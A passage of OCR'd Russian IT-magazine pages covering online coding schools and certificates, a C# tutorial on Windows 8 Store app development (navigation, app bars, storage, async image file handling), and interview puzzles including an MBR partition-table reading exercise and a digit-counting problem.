CodeAcademy	Да	Нет	Русский/ Английский
PeepCode	Нет	Нет	Английский
Coursera	Да	Да	Английский
CodePlayer	Нет	Нет	Английский
Khan Academy	Да	Да	Английский
Bloc	Да	Да	Английский
Programr	Да	Нет	Английский
Pluralsight	Да	Нет	Английский
CodeSchool	Да	Нет	Английский
Специалист	Да	Да	Русский
Интуит	Нет	Да	Русский
Hexlet	Нет	Да	Русский

СЕРТИФИКАЦИЯ В РЕЖИМЕ ONLINE


Часть школ, описанных в обзоре предоставляют сертификат о прохождении курса. Формат сертификата у каждого заведения свой. Одни высылают почтой реальную «бумажку», а кто-то просто создает профиль студента на сайте школы.

Профит от таких «дипломов» разный. Если ты прошел обучение в буржуйской школе и получил красивый сертификат, то будь уверен — в 90% случаев он не будет представлять никакого интереса для российских работодателей. Исключение составляют удаленные курсы от монстров вроде Microsoft.

Возлагать большие надежды на иностранные свидетельства не стоит. Лучше сразу продумать пути отступления и закрепить свои знания в российских сертификационных центрах. Самыми лучшими в этой категории ресурсов считаются: Retratech (retratech.ru), упомянутый центр обучения «Специалист» (www.specialist.ru) и ИНТУИТ (www.intuit.ru). Эти сертификационные центры у многих на слуху и пользуются большим доверием в российских компаниях.

Следует также учитывать, что сертификат, полученный в результате online-экзамена, всегда имеет меньшую ценность, чем полученный в реальном центре обучения. Все понимают, что схитрить на таком экзамене гораздо проще и проверить объективность знаний крайне проблематично.

Юрий «yurembo» Язев, ведущий программист компании GenomeGames (www.pgenom.ru)





КОДИНГ ДЛЯ Windows 8

ИСПЫТЫВАЕМ НОВЫЕ ИНСТРУМЕНТЫ ДЛЯ ПРОГРАММИРОВАНИЯ ПОД «ВОСЬМЕРКУ»

Новая версия операционной системы от Microsoft содержит в себе больше нововведений, чем любая предшествующая за последние 17 лет винда! Средства разработки приложений для нее также претерпели множество изменений, поэтому на них нам стоит обратить пристальное внимание. Вдобавок к тому, что Windows 8 предустанавливается на множестве устройств, каждое из них, имея доступ к вебу, имеет доступ к Windows Store — централизованному магазину приложений, в котором продавать свои приложения может каждый разработчик.

ВСТУПЛЕНИЕ В НОВУЮ ЭРУ

Windows 8 образовала вокруг себя новую экосистему: новые устройства, новые приложения. Microsoft называет происходящее новой эрой. В центре внимания, безусловно, Metro-интерфейс, позволяющий одинаково работать на устройствах с разными форм-факторами. На первый взгляд Metro чужд, как и все новое и неординарное. Действительно, стандартный оконный интерфейс используется уже несколько десятилетий, и до сих пор не было серьезных попыток что-то здесь изменить, хотя нужда в этом имеется. Особо остро вопрос нового интерфейса встал с учетом всеобщего распространения устройств с тач-экранами. Вместе с упрощением доступа к информации понадобились новые средства для удобной работы с ней. Metro призван стать этим средством. Тем не менее в новой операционке у пользователя все еще есть классические (старые добрые) методы взаимодействия с данными — ими он может воспользоваться, работая, например, на десктопе, имеющем полноформатную клаву и мышь.

Меня с самого начала разработка «восьмерки» живо интересовала, поэтому я пристально слежу за ее развитием — с первой превьюшки. В результате мне удалось увидеть, как сильно выросла система в технологическом плане за последний год.

НОВОЕ МЫШЛЕНИЕ

Metro-интерфейс привнес не только иначе выглядящие приложения, изменились и принципы функционирования самой системы — она стала более бережно относиться к заряду аккумулятора девайса, на котором работает. В новом операционном окружении система предотвращает скопления большого количества выполняющихся в фоне процессов. Таким образом, ресурсы системы тратятся только для работы приложения, с которым в данный момент взаимодейству-




Рис. 1. Симулятор планшета: поиграться с плитками Metro можно без реального девайса

ет пользователь. Как только приложение уходит в фон — становится неактивным, ОС запускает таймер, и, если по прошествии нескольких секунд пользователь не возвратил управление данному приложению, Windows переводит его в режим «приостановки» (suspended). В этом режиме приложение по-прежнему находится в памяти, но не выполняется. В момент, когда операционной системе начинает не хватать ресурсов, она выгружает приостановленные приложения. Поэтому все не сохраненные данные будут утеряны. Переход между режимами «приостановки» и «уничтожения» незаметен для программиста, поэтому ему надо позаботиться о сохранении данных приложения, когда оно «приостанавливается», и, соответственно, загружать данные, когда оно активизируется.

СРЕДСТВА РАЗРАБОТКИ

В «восьмерке» имеется два типа приложений:

1. Классические Win32-приложения.
2. Полноэкранные приложения, имеющие современный Metro-интерфейс, разработанные под новой программной платформой Windows Runtime (WinRT — не стоит путать с Windows RT, то есть операционной системой для ARM-процессоров). Вообще, Windows Runtime — это новая модель разработки приложений, написанная на неуправляемом коде и призванная заменить собой Win32 API. Она разработана на основе оптимизированной версии COM, при этом плотно интегрирована с управляемыми .NET-языками.

Существуют четыре бесплатные (express) редакции Visual Studio 2012. Каждую из них можно скачать со страницы www.microsoft.com/visualstudio/rus/downloads. Я, к примеру, скачал и установил три поскольку редакция for Web меня не слишком интересует. Редакция Visual Studio 2012 for Windows 8 предназначена для создания WinRT-приложений; Visual Studio 2012 for Windows Phone, как следует из названия, используется для разработки приложений для смартфона: поддерживаются все три поколения WinPhone: 7.0, 7.5, 8.0. И не менее интересная редакция — Visual Studio 2012 for Desktop предназначена для разработки классических — нативных Win32 и управляемых .NET оконных приложений. Вместе с этой редакцией устанавливается Windows SDK. К слову, сейчас DirectX SDK не поставляется отдельно, а входит в этот комплект SDK. После установки каждая из редакций требует регистрации, только после этого будет выдан триальный ключ продолжительностью 30 дней. После истечения этого срока можно будет продлить express-лицензию. Уже вышел первый сервис-пак для студии, поэтому после ее установки не забудь накатить это обновление.

В итоге для разработки приложений под Windows 8 можно использовать три подсистемы: Win32, .NET, WinRT. Основной тип приложений для Windows 8 — WinRT, имеющий Metro-интерфейс, — это так называемые приложения для магазина Windows (Windows Store). Таким образом, в эту категорию попадают все дотнет-языки, расширенный C++/CX (Component Extensions) плюс JavaScript. В последнем случае для описания внешнего вида используются HTML и CSS, а с остальными языками — XAML. Особо примечательно, что чистый веб-язык JavaScript (вместе с DOM) встал в один ряд вместе с другими языками прикладного программирования наравне с C# и VB. Таким образом, для разработки WinRT-приложений можно использовать любой язык, входящий в Visual Studio 2012 for Windows 8. Visual Studio 2012 for Windows Desktop пригодится для разработки приложений с оконным интерфейсом (Win32, .NET), полноэкранных игр с поддержкой DirectX, а также для сопровождения унаследованных программ.

Для отладки могут быть использованы три способа: проведение отладки на локальном компьютере, на симуляторе планшета (рис. 1) и дебаг на удаленном (подключенном) девайсе с установленными тулзами для отладки.

Хотя существует несколько редакций студии, сегодня мы воспользуемся VS for Windows 8, поскольку она позволяет создавать истинные Win8-аппликации.

WINRT

С приходом WinRT «восьмерка» возымела (хорошее слово, даже исправлять не хочется. — Прим. ред.) совершенно отличный от старых версий интерфейс, который добавил разработчикам материала для исследования. Как стало очевидно, сначала Microsoft опробовала этот новый Metro-интерфейс на смартфонах, а уже потом реализовала его в операционной системе для устройств с большим экраном (хотелось сказать «для десктопов», однако уже не только для них).

Начнем разрабатывать приложения для Windows 8 с Metro-интерфейсом для подсистемы Windows Runtime, а заодно посмотрим на новую версию студии и новые инструменты. Запусти Visual Studio 2012 Express for Windows 8. Обычным образом открой диалог создания нового проекта (рис. 2). В шаблонах создаваемых проектов имеется четыре языка, на которых можно писать приложения; каждый язык содержит по одной категории — приложения для магазина Windows. Я предпочитаю кодить для Windows на языке C#, поэтому




Рис. 2. Создание приложения

Рис. 3. Интерфейс Visual Studio 2012 теперь выполнен в oldschool темной гамме.

создадим новое пустое приложение, избрав этот язык (рис. 3). Подобно разработке WP-проекта, когда переключишься на страницу MainPage.xaml, будет доступен визуальный конструктор (вместе с XAML-кодом), только в данном случае присутствует эмулятор не смартфона, а планшета. Можно настроить вид устройства: задать ориентацию (Landscape, Portrait, etc.), визуальное состояние, разрешение. Также можно увидеть структуру, определяющую вид приложения. В панели инструментов находятся все визуальные компоненты, которые можно поместить на форме эмулятора. За XAML-файлом находится CS-файл, содержащий функционал данной страницы.

В отличие от WP-приложений, WinRT-приложения не имеют разметок Pivot и Panorama, зато Windows Store приложения оптимизированы для удобной смены страниц, в итоге можно построить интерфейс приложения на десятках страниц. Добавим в наше приложение такую возможность. Для этого сначала добавим дополнительную страницу (далее предполагаю, что используется версия студии на русском языке). Открой контекстное меню, щелкнув в «Обозревателе решений» на элементе проекта, из меню выбери «Добавить → Создать элемент». В появившемся окне выбери «Visual C# → Магазин Windows», из списка справа выбери страницу для создания, например «Страница элементов». После этого появится диалог, разрешающий добавление зависимостей. На первую страницу добавь кнопку, щелчком по ней будем переходить на только что созданную страницу. Чтобы реализовать переход на другую страницу, в обработчике щелчка по кнопке напиши:

```
this.Frame.Navigate(typeof(ItemsPage1));
```

В этой строчке кода, воспользовавшись методом Navigate объекта Frame текущей страницы, мы переходим на переданную в параметре страницу. Объект Frame служит для отображения страницы на экране устройства. С помощью свойства CanGoBack объекта Frame находящаяся на второй странице кнопка возврата позволяет вернуться на предыдущую страницу. Таким образом, просто заменяя имя страницы в методе Navigate, можно осуществить переход на любую страницу. Вдобавок с помощью этого метода можно передавать параметр между страницами. Для этого его надо указать вторым аргументом:

```
this.Frame.Navigate(typeof(ItemsPage1), "second param");
```

Затем в файле C#-кода этой страницы надо перегрузить обработчик события OnNavigatedTo:

```
protected override void OnNavigatedTo↵
(NavigationEventArgs e) {
string param = e.Parameter as string;
base.OnNavigatedTo(e);
}
```

В первой строчке тела метода переданный параметр преобразуется к нужному типу, во второй — вызывается родительский обработчик.

Еще один важный файл, входящий в обязательный набор приложения, — App.xaml.cs. В нем находятся обработчики событий, происходящих в процессе работы приложения, например, onLaunched вызывается в момент запуска приложения, а onSuspending — в момент приостановки. Если необходимо обработать какие-то другие события, их обработчики можно добавить сюда. К примеру, OnSearchActivated вызывается, когда пользователь производит поиск по приложению с помощью системной «чудо»-кнопки.

В Windows Store приложениях панель приложения (Application Bar) коренным образом отличается от аналогичного элемента WinPhone. Здесь app bar — это панель, появляющаяся в ответ на определенное действие пользователя — нажатие правой кнопки мыши или через комбинацию <Win + Z>. Каждая страница может иметь максимум две панели: верхнюю и нижнюю. После условного жеста пользователя они показываются одновременно, выплывая поверх содержимого страниц. Обычно в эти панели помещают кнопки и текстовые строки. Хотя в «Панели элементов» есть компонент app bar, лучше создать его напрямую, написав XAML-код, потому что при использовании визуальных средств создается много бесполезного кода, который затем все равно придется править:

```
<Page.TopAppBar>
  <AppBar x:Name="topAppBar">
    <!-- Верхний апп бар -->
  </AppBar>
</Page.TopAppBar>
```

Как только этот код будет добавлен, панель отобразится в конструкторе, и ее наполнением можно заниматься, используя визуальные средства. Первым делом у панели надо изменить свойство Orientation с Vertical на Horizontal, чтобы помещаемые в нее объекты не растягивались по всей ширине. Чтобы добавить нижнюю панель, напиши такой код:

```
<Page.BottomAppBar>
  <AppBar x:Name="bottomAppBar">
  </AppBar>
</Page.BottomAppBar>
```

Для настройки доступны любые свойства панели: цвет бэкграунда, текст и шрифт, внешний вид, преобразование, определение жестов для взаимодействия и так далее.

Центральное место среди всех объектов, определяющих вид Metro-интерфейса, занимают два компонента: GridView и ListView. Первый представляет собой прокручиваемую горизонтально плитку, которая ровной мозаикой заполнена элементами (файлами, ярлыками, изображениями и прочим), вторая выглядит как вертикально прокручиваемый список. Оба объекта предназначены для определенных целей: когда приложение развернуто на фуллскрин, имеет смысл показывать объекты в GridView. Однако в Windows 8, кроме

поддержки ландшафтного и портретного режимов экрана, внутри этих режимов может быть закреплено дополнительное приложение. В таком случае для дополнительного приложения слева или справа выделяется область шириной 320 пикселей, при этом основное занимает всю оставшуюся часть. На подавляющем большинстве дисплеев 320 пикселей не играют существенной роли (а там, где играют, режим закрепления не поддерживается), поэтому вид основного приложения не портится. В то же время закрепленное приложение сужается весьма существенно, поэтому для отображения содержимого закрепленной страницы разумно использовать компонент ListView.

Вдобавок внешний вид приложений можно моделировать в Blend for Visual Studio 2012. В новой версии студии работа с блендом стала удобнее: теперь можно открыть бленд прямо из студии, для этого надо щелкнуть в «Обозревателе решений» правой клавишей по XAML-файлу, содержащему модифицируемую страницу, и выбрать из контекстного меню пункт «Открыть в Blend».

ФАЙЛОВАЯ СИСТЕМА

В Windows 8, как ни странно, используется NTFS. В то же время подобие смартфоновской системы не ограничивается только пользовательским интерфейсом; приложения Windows Store имеют такой же ограниченный доступ к файловой системе, как приложения Windows Phone, то есть выполняются в песочнице. Таким образом, каждое приложение имеет свое изолированное хранилище. Расширение по сравнению со смартфоновской ОС — это отдельное хранилище для каждого зарегистрированного в системе юзера, имеющего доступ к приложению. Каждое изолированное хранилище содержит три папки:

- **LocalFolder** — предназначена для хранения служебных файлов;
- **RoamingFolder** — хранит файлы, синхронизируемые на всех девайсах, на которых пользователь использует данное приложение;
- **TemporaryFolder** — в ней сохраняются временные файлы определенного приложения, но не стоит здесь сохранять что-то ценное, поскольку операционная система время от времени эту папку чистит.

Каждая из перечисленных папок может содержать подкаталоги.

Для сохранения настроек приложение предоставляет хранилища LocalSettings и RoamingSettings: в первом хранятся локальные данные, а второе используется для синхронизации настроек между различными девайсами. Для примера сохраним данные для подключения к веб-ресурсу нашего гипотетического приложения. Добавь на форму два элемента типа TextBox, соответственно для ввода логина и пароля, а также две кнопки (Button): Save и Load. В обработчике первой для сохранения значения напиши (код сокращен):

```
Windows.Storage.ApplicationData.Current.LocalSettings.↵
Values["Login"] = LoginBox.Text;
```

Чтобы загрузить значение в обработчике нажатия второй кнопки, осуществим обратный процесс, проверив сперва присутствие значения:

```
var store = Windows.Storage.ApplicationData.Current.↵
LocalSettings;
if (store.Values.ContainsKey("Login")) {
  LoginBox.Text = (string)Windows.Storage.↵
  ApplicationData.Current.LocalSettings.Values["Login"];
}
```

Сохранение данных в отдельное хранилище определенной программы напомнило мне былые времена, когда в Windows отсутствовал реестр и каждое отдельно взятое приложение хранило свои данные в ini-файле.

Чтобы получить из приложения доступ к таким системным папкам, как «Документы», «Изображения», «Видео» и другие, нужно объявить об этом в манифесте приложения, открыв файл Package.appxmanifest.

В манифесте приложения настраивается широкий диапазон параметров, сгруппированных и разделенных по вкладкам: «Интерфейс приложения» — здесь настраиваются поддерживаемые ориентации экрана, язык, имя, точка входа, начальная заставка и эмблема; на вкладке «Возможности» как раз присутствуют переключатели для включения доступа к нужным системным папкам, устройствам (камере, микрофону, внешним накопителям). На вкладке «Объявления» регистрируются события, на которые может отвечать приложение, кроме того, здесь указываются разрешения на выполнение действий. Список «Доступных объявлений» довольно-таки исчерпывающий. И на закладке «Упаковка» указывается имя пакета, версия, семейство и издатель.

ДОСТУП К ФАЙЛАМ

Вместе с приходом новой версии студии язык C# был обновлен до версии 5. Самое значительное нововведение языка — это новая поддержка асинхронных операций. В Windows 8 повсюду применяются асинхронные вызовы. Когда мы с тобой программировали для WinPhone, то выполнение логики выносили в отдельный от ГУИ поток, чтобы ГУИ отвечал на запросы пользователя во время проведения операции. То же самое должно быть в приложениях для «восьмерки», однако в новой версии языка его проектировщики пошли нам навстречу и избавили от необходимости организовывать выполнение в отдельном потоке. При этом в язык были добавлены новые механизмы, использование которых гораздо рациональнее, чем старая организация асинхронности. Рассмотрим эту возможность подробнее, а заодно посмотрим на файловый ввод/вывод, реализованный в новой операционке. Хотя Windows 8 запрещает напрямую обращаться к файлам, находящимся за пределами изолированного хранилища приложения, у разработчика все же есть средства для открытия/сохранения файлов под надзором операционной системы. Эти средства похожи на диалоги открытия/сохранения файлов в Win32. Разработаем в модели программирования WinRT простую Metro-программу, которая сможет открывать графические файлы из любого каталога и сохранять в любое место, при этом используя новейший API для работы с изображениями. Понимаю, такая программа не имеет никакой практической пользы, но она позволит нам увидеть использование асинхронных операций при работе с файлами.

Итак, создай новый пустой проект. Пусть будет ImageShow (см. исходник на диске). Первым делом изменим заставку приложения со стандартного пересеченного квадрата на что-нибудь более оригинальное: надпись «Хакер» на черном фоне. Подготовь растр в формате PNG размером 620 × 300 (или возьми с диска). Затем в VS открой манифест разрабатываемого приложения, оставаясь на вкладке «Интерфейс приложения», в списке слева выбери пункт «Все активы изображений», затем прокрути список справа в самый низ, там ниже надписи «Заставка» введи путь к подготовленному изображению и для правой картинки (ниже надписи «Масштабированные активы») с помощью диалога выбери наше изображение. Остальные картинки в этом списке понадобятся для других целей: эмблема приложения в магазине, маленькая/широкая эмблема и так далее.

Открой визуальный редактор страницы MainPage. Размести на ней объект класса Image и две кнопки (класса Button). Одна послужит для загрузки изображения, вторая — для сохранения. Во-первых, подключи следующие пространства имен:

```
using Windows.Storage;
using Windows.Storage.Pickers;
using Windows.UI.Xaml.Media.Imaging;
```

ПРИЛОЖЕНИЯ WINDOWS STORE ИМЕЮТ ОГРАНИЧЕННЫЙ ДОСТУП К ФС, КАК И ПРИЛОЖЕНИЯ ДЛЯ WP

Во-вторых, в начале класса MainPage добавь объявление глобальной файловой переменной: StorageFile glFile;. В-третьих, в обработчике кнопки для загрузки изображения напиши:

```
FileOpenPicker filePicker = new FileOpenPicker();
filePicker.FileTypeFilter.Add(".jpg");
filePicker.SuggestedStartLocation = PickerLocationId.↵
PicturesLibrary;
filePicker.ViewMode = PickerViewMode.Thumbnail;
filePicker.CommitButtonText = "Открыть";
glFile = await filePicker.PickSingleFileAsync();
if (glFile != null) {
  BitmapImage src = new BitmapImage();
  src.SetSource(await glFile.OpenAsync↵
  (FileAccessMode.Read));
  Image.Source = src;
}
```

Поскольку в этом обработчике присутствует служебное слово, позволяющее выполнять асинхронный вызов, — await, в заголовке функции после модификатора доступа необходимо указать вспомогательное ключевое слово async, которое служит только для того, чтобы показать компилятору, что в описываемой функции используется асинхронный вызов. В первой строчке тела создается объект — новый тип диалога открытия файла. Во второй этому диалогу добавляется тип открываемых им файлов. В третьей задается начальная директория. В четвертой задается тип отображения содержимого просматриваемых каталогов. В пятой — надпись на кнопке. В шестой с помощью асинхронного вызова метода выбора файла объекта-диалога в ранее объявленную файловую переменную сохраняется выбранный пользователем файл. Затем после проверки валидности файла создается объект — выделяется область памяти для хранения битмапа. В следующей строчке кода файл асинхронным образом открывается только для чтения, и прочитанные данные загружаются в выделенную на прошлом шаге область памяти. В предпоследней строке загруженные данные копируются в объект класса Image для показа на странице приложения.

Наша прога открывает JPG-файлы, значит, сохранять результирующее изображение она должна в этом же формате. Для этого воспользуемся объектом BitmapEncoder, который содержит JPG-кодировщик. Для сохранения открытой картинки посредством диалога напиши:

```
if (glFile == null) return;
FileSavePicker filePicker = new FileSavePicker();
filePicker.FileTypeChoices.Add↵
("*.jpg", new List < string > () {
  ".jpg"
});
StorageFile file = await filePicker.PickSaveFileAsync();
Guid encoderId = BitmapEncoder.JpegEncoderId;
if (file == null) return;
using(IRandomAccessStream inputStream = await glFile.↵
OpenAsync(FileAccessMode.Read),
outputStream = await file.OpenAsync(FileAccessMode.↵
ReadWrite)) {
  BitmapDecoder decoder = await BitmapDecoder.↵
  CreateAsync(inputStream);
  BitmapTransform transform = new BitmapTransform();
  BitmapPixelFormat format = decoder.BitmapPixelFormat;
  BitmapAlphaMode alpha = decoder.BitmapAlphaMode;
  PixelDataProvider pixelProvider = await decoder.↵
  GetPixelDataAsync(
  format, alpha, transform, ExifOrientationMode.↵
  RespectExifOrientation,
  ColorManagementMode.ColorManageToSRgb);
  byte[] pixels = pixelProvider.DetachPixelData();
  BitmapEncoder encoder = await BitmapEncoder.↵
  CreateAsync(encoderId, outputStream);
  encoder.SetPixelData(format, alpha, decoder.↵
  OrientedPixelWidth, decoder.OrientedPixelHeight,
  decoder.DpiX, decoder.DpiY, pixels);
  await encoder.FlushAsync();
}
```

Сперва, если никакой файл не загружен, — выходим. Затем создадим объект-диалог. Присвоим ему файловый тип, в который он может сохранять. Создадим новый файл, он вернется через асинхронный вызов диалога. Далее получим глобальный уникальный идентификатор кодировщика. В условии проверим: выбран ли файл для сохранения итоговой картинки, если нет (юзер нажал «Отмена» в диалоге) — выходим. С помощью безопасной конструкции using создадим два имеющих произвольный доступ потока в памяти: первый представляет собой загруженное изображение, второй — сохраняемое. Далее асинхронно создадим декодер на основе потока исходного изображения и получим его дефолтные преобразования. Затем парой строк кода получаем формат пикселей декодера и его альфа-канал. С помощью метода GetPixelDataAsync декодера мы через асинхронный метод получаем данные о пикселях изображения. Для этого передаем ему три ранее инициализированные переменные плюс указываем, если есть информация о преобразовании в EXIF метаданных изображения, применить их к сохраняемой картинке. Последним параметром сообщаем методу, чтобы управление цветом происходило на основе исходного изображения с использованием схемы RGB. После получения информации о пикселях на ее основе формируем байтовый массив. Следующим действием создаем новый кодер, для этого конструктору, который, кстати, тоже асинхронный, передаем полученный ранее идентификатор используемого кодировщика и созданный в начале конструкции поток сохраняемого изображения. Предпоследним действием с помощью метода SetPixelData объекта-кодера применяем преобразования к пикселям. Этому методу передаются семь параметров: первые два — ранее найденные формат пикселя и альфа-режим; третьим и четвертым параметрами задаются ширина и высота изображения в пикселях, для этих значений возьмем аналогичные параметры исходной картинки; пятым и шестым параметрами указывается разрешение итогового изображения по горизонтали и вертикали соответственно; последним параметром передается массив байт, содержащий данные о пикселях исходного изображения. Последним действием опять-таки асинхронно сбрасываем все данные результирующей картинки. После выхода за командные скобки конструкции using потоки в памяти будут закрыты и данные второго потока сброшены в файл на диск; если бы не использовалась конструкция using, то данные изображения не со стопроцентной вероятностью были бы записаны в файл сразу после вызова FlushAsync. Асинхронные операции требуют дополнительного контроля!

ИТОГИ

Разговор о разработке для Windows 8 не закончен и закончен быть не может! В этой статье мы лишь прикоснулись к средствам разработки для этой операционной системы. Мы слегка пробежались по верхушкам инноваций, которых в данной версии с избытком: взглянули на создание приложений для нового Metro-интерфейса в модели программирования Windows Runtime, посмотрели на обновленный C#, на его мощные средства асинхронного выполнения операций. Испытали новую Visual Studio. Вдобавок, работая с изображениями, мы использовали новые средства API-интерфейса.

Уже имеются сведения об успехе Windows 8, следовательно, в будущем эта система еще больше завоюет рынок. Metro-интерфейс позволяет гладко работать на все большем количестве разнообразных устройств. Портирование на ARM-архитектуру расширило число потенциальных пользователей ПО, использующих не PC, а другие информационные устройства. На интеловских архитектурах (x86/x64) Windows 8, как ни странно, работает быстро даже на морально и физически устаревших машинах! А по стабильности и защищенности, как и должно быть, она превосходит всех своих прародителей и многих конкурентов.

Александр Лозовский (Alexander@real.xakep.ru)



ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Задачи на собеседованиях

Задача от Group-IB

УСЛОВИЯ

1) Сколько разделов имеется на носителе информации согласно представленному изображению?

2) Сколько загрузочных (активных) разделов имеется на носителе информации согласно представленному изображению?

3) В какую файловую систему размечены разделы на носителе информации согласно представленному изображению?

РЕШЕНИЯ

1) Два раздела, согласно значениям байт по смещению +1BEh и +1CEh.

2) Один раздел, согласно значению первого байта в записи разделов «80h».

3) Один раздел отформатирован в файловую систему NTFS, согласно значению четвертого байта в записи раздела № 1, «07h», второй раздел является расширенным (EXT) — согласно значению четвертого байта в записи раздела № 2 — «05h», и установить его файловую систему по имеющемуся изображению не представляется возможным.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
0000000000 33 C0 8E D0 BC 00 7C FB  50 07 50 1F FC BE 1B 7C  3АЋРj |ыР Р ьs |
0000000010 BF 1B 06 50 57 B9 E5 01  F3 A4 CB BD BE 07 B1 04  ї  PW№е у¤ЛЅs ±
0000000020 38 6E 00 7C 09 75 13 83  C5 10 E2 F4 CD 18 8B F5  8n | u ѓЕ вфН ‹х
0000000030 83 C6 10 49 74 19 38 2C  74 F6 A0 B5 07 B4 07 8B  ѓЖ It 8,tц µ ґ ‹
0000000040 F0 AC 3C 00 74 FC BB 07  00 B4 0E CD 10 EB F2 88  р¬< tь»  ґ Н лт€
0000000050 4E 10 E8 46 00 73 2A FE  46 10 80 7E 04 0B 74 0B  N иF s*юF Ђ~  t
0000000060 80 7E 04 0C 74 05 A0 B6  07 75 D2 80 46 02 06 83  Ђ~  t  ¶ uТЂF  ѓ
0000000070 46 08 06 83 56 0A 00 E8  21 00 73 05 A0 B6 07 EB  F  ѓV  и! s  ¶ л
0000000080 BC 81 3E FE 7D 55 AA 74  0B 80 7E 10 00 74 C8 A0  ј >ю}UЄt Ђ~  tИ
0000000090 B7 07 EB A9 8B FC 1E 57  8B F5 CB BF 05 00 8A 56  · л©‹ь W‹хЛї  ЉV
00000000A0 00 B4 08 CD 13 72 23 8A  C1 24 3F 98 8A DE 8A FC   ґ Н r#ЉБ$?ЉЮЉь
00000000B0 43 F7 E3 8B D1 86 D6 B1  06 D2 EE 42 F7 E2 39 56  Счг‹С†Ц± ТоВчв9V
00000000C0 0A 77 23 72 05 39 46 08  73 1C B8 01 02 BB 00 7C   w#r 9F s ё  » |
00000000D0 8B 4E 02 8B 56 00 CD 13  73 51 4F 74 4E 32 E4 8A  ‹N ‹V Н sQOtN2дЉ
00000000E0 56 00 CD 13 EB E4 8A 56  00 60 BB AA 55 B4 41 CD  V Н лдЉV `»ЄUґAН
00000000F0 13 72 36 81 FB 55 AA 75  30 F6 C1 01 74 2B 61 60   r6 ыUЄu0цБ t+a`
0000000100 6A 00 6A 00 FF 76 0A FF  76 08 6A 00 68 00 7C 6A  j j яv яv j h |j
0000000110 01 6A 10 B4 42 8B F4 CD  13 61 61 73 0E 4F 74 0B   j ґB‹фН aas Ot
0000000120 32 E4 8A 56 00 CD 13 EB  D6 61 F9 C3 49 6E 76 61  2дЉV Н лЦащГInva
0000000130 6C 69 64 20 70 61 72 74  69 74 69 6F 6E 20 74 61  lid partition ta
0000000140 62 6C 65 00 45 72 72 6F  72 20 6C 6F 61 64 69 6E  ble Error loadin
0000000150 67 20 6F 70 65 72 61 74  69 6E 67 20 73 79 73 74  g operating syst
0000000160 65 6D 00 4D 69 73 73 69  6E 67 20 6F 70 65 72 61  em Missing opera
0000000170 74 69 6E 67 20 73 79 73  74 65 6D 00 00 00 00 00  ting system
0000000180 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000190 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001A0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001B0 00 00 00 00 00 2C 44 63  C8 0B C9 0B 00 00 80 01       ,DcИ Й   Ђ
00000001C0 01 00 07 FE FF FF 3F 00  00 00 D8 1A C4 09 00 00     юяя?   Ш Д
00000001D0 C1 FF 05 FE FF FF 17 1B  C4 09 AA 6F DD 08 00 00  Бя юяя  Д ЄоЭ
00000001E0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001F0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA                UЄ
```

Код MBR — master boot record

Задача от Acronis № 1

УСЛОВИЯ

Напишите метод, который будет подсчитывать количество цифр 2, используемых в записи чисел от 0 до n включительно.

РЕШЕНИЕ «В ЛОБ»

```
//* Подсчитываем число '2' между 0 */
int numberOf2sInRange(int n) {
  int count = 0;
  for (int i = 2; i <= n; i++) { // Можем начать с 2
    count += numberOf2s(i);
  }
  return count;
}
/* подсчитываем число '2' в одном числе */
int numberOf2s(int n) {
  int count = 0;
  while (n > 0) {
    if (n % 10 == 2) {
      count++;
    }
    n = n / 10;
  }
  return count;
}
```

Комментарий: единственное интересное место в этом алгоритме — выделение numberOf2s в отдельный метод. Это делается для чистоты кода.

УЛУЧШЕННОЕ РЕШЕНИЕ

Можно смотреть на задачу не с точки зрения диапазонов чисел, а с точки зрения разрядов — цифра за цифрой.

0	1	2	3	4	5	6	7	8	9
